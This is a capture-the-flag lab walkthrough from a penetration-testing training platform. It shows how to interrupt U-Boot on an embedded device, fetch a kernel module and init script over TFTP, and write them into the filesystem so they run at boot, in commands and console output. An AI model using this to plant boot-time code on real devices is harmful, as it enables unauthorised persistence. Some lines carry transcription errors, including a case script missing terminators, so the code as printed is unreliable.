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PENTESTER ACADEMY TOOL BOX


TRAINING

| Name | U-Boot: Insert Backdoor Shell into FS                   |
|------|---|
| URL  | https://www.attackdefense.com/challengedetails?cid=1242 |
| Туре | IoT : Bootloader  |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

**Objective:** Run the process monitor kernel module on the embedded device to get a list of running processes without logging into the device. And, retrieve the flag!

**Step 1:** On lab start, serial console over web is opened in the browser of Kali machine. Reloading this page with reset the embedded device.



On booting it will show the console with option to provide credentials. But as the credentials are not known, the user can't log into it.

**Step 2:** On the Desktop of Kali machine, there is a directory named "backdoor-files" which contains two files.

```
root@attackdefense:~# cd Desktop/backdoor-files/
root@attackdefense:~/Desktop/backdoor-files# ls -l
total 128
-rwxr-xr-x 1 root root 370 Sep 22 11:44 S60kernel
-rw-r--r-- 1 root root 123320 Sep 22 11:40 processenum.ko
root@attackdefense:~/Desktop/backdoor-files#
```

One file is a start/stop script for init (S60kernel).

```
root@attackdefense:~/Desktop/backdoor-files# cat S60kernel
#!/bin/sh
case "$1" in
  start)
        insmod /var/processenum.ko &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
  stop)
        rmmod processenum &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
  restart | reload)
        "$0" stop
        "$0" start
  *)
        echo "Usage: $0 {start|stop|restart}"
        exit 1
esac
exit $?
root@attackdefense:~/Desktop/backdoor-files#
```

The other one is kernel module (processenum.ko) binary file.

These files can be written on the file system disk of embedded device through U-Boot. But, for that, the files are required to be hosted on a TFTP server.

**Step 3:** As per the challenge description, a TFTP server is located on the network and can be reached on tftp.server hostname. Connect to it and put both files on it.

## Commands:

tftp tftp.server status put S60kernel put processenum.ko

```
root@attackdefense:~/Desktop/backdoor-files# tftp tftp.server
tftp> status
Connected to tftp.server.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put S60kernel
Sent 392 bytes in 0.0 seconds
tftp> put processenum.ko
Sent 124012 bytes in 0.1 seconds
tftp> q
root@attackdefense:~/Desktop/backdoor-files#
```

The files are ready on TFTP server.

**Step 4:** Fetch the files through the U-Boot console. Refresh the browser window and the embedded device will reset. While booting, the boot sequence can be stopped by pressing any key during U-Boot countdown. This will drop the user into U-Boot console.

Get IP address on the embedded device and set IP address of the remote TFTP server by setting the "serverip" environment variable.

#### Commands:

dhcp setenv serverip

```
=> dhcp
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
B00TP broadcast 1
DHCP client bound to address 10.0.2.15 (3 ms)
*** Warning: no boot file name; using '0A000020F.img'
Using smc911x-0 device
TFTP from server 10.0.2.2; our IP address is 10.0.2.15
Filename '0A000020F.img'.
smc911x: MAC 52:54:00:12:34:56

TFTP error: trying to overwrite reserved memory...
smc911x: MAC 52:54:00:12:34:56
=> setenv serverip 192.188.221.4
```

**Step 5:** Check memory address range for the board.

Command: bdinfo

```
=> bdinfo
arch_number = 0x0000008e0
boot_params = 0x60002000
DRAM bank = 0 \times 0000000000
-> start = 0x60000000
-> size = 0x20000000
DRAM bank = 0 \times 000000001
-> start = 0x800000000
-> size = 0x000000004
eth0name = smc911x-0
ethaddr = 52:54:00:12:34:56
current eth = smc911x-0
ip_addr = <NULL>
baudrate = 38400 bps
TLB addr = 0x7fff0000
relocaddr = 0x7ff85000
reloc off = 0x1f785000
irq_sp
              = 0x7fe84ee0
sp start
             = 0x7fe84ed0
```

**Step 6:** Load both files on valid memory addresses from TFTP server.

### Commands:

tftp 0x63000000 processenum.ko tftp 0x65000000 S60kernel

```
=> tftp 0x63000000 processenum.ko
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.188.221.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'processenum.ko'.
Load address: 0x63000000
109.4 KiB/s
done
Bytes transferred = 123320 (1e1b8 hex)
smc911x: MAC 52:54:00:12:34:56
=> tftp 0x65000000 S60kernel
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.188.221.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'S60kernel'.
Load address: 0x65000000
Loading: #
        0 Bytes/s
done
Bytes transferred = 370 (172 hex)
smc911x: MAC 52:54:00:12:34:56
```

**Step 7:** Write these file to disk. The start/stop script will look for the module in /var directory, so write the kernel module at /var/processenum.ko. The script itself should be in /etc/init.d directory.

#### Commands:

ext4write mmc 0:1 0x63000000 /var/processenum.ko 0x1e1b8 ext4write mmc 0:1 0x65000000 /etc/init.d/S60kernel 0x172

**Note:** The last argument of the above commands is the file size.

Now, reset the device and let it boot.

```
097 051
```

```
=> ext4write mmc 0:1 0x63000000 /var/processenum.ko 0x1e1b8
File System is consistent
update journal finished
123320 bytes written in 414 ms (290 KiB/s)
=> ext4write mmc 0:1 0x650000000 /etc/init.d/S60kernel 0x172
File System is consistent
update journal finished
370 bytes written in 380 ms (0 Bytes/s)
=> reset
resetting ...
U-Boot 2019.07 (Sep 20 2019 - 07:00:39 +0000)
```

**Step 8:** On successful boot, before login prompt, it will print the list of running processes. The flag is present in that and can be retrieved.

```
processenum] Process: PID: 334 Name: ata_sff
[processenum] Process: PID: 451 Name: rpciod
[processenum] Process: PID: 452 Name: kworker/u9:0
[processenum] Process: PID: 453 Name: xprtiod
[processenum] Process: PID: 473 Name: kswapd0
[processenum] Process: PID: 553 Name: nfsiod
[processenum] Process: PID: 753 Name: kworker/0:2
processenum] Process: PID: 772 Name: kworker/0:3
processenum] Process: PID: 819 Name: kworker/0:1H
[processenum] Process: PID: 842 Name: ext4-rsv-conver
[processenum] Process: PID: 857 Name: syslogd
[processenum] Process: PID: 862 Name: klogd
processenum] Process: PID: 900 Name: udhcpc
[processenum] Process: PID: 903 Name: bc88c1714c59610
[processenum] Process: PID: 905 Name: sleep
[processenum] Process: PID: 906 Name: insmod
[processenum] Process: PID: 907 Name: getty
Welcome to Buildroot
buildroot login:
```

Flag: bc88c1714c59610



# References:

• U-boot source: <a href="https://www.denx.de/wiki/U-Boot/SourceCode">https://www.denx.de/wiki/U-Boot/SourceCode</a>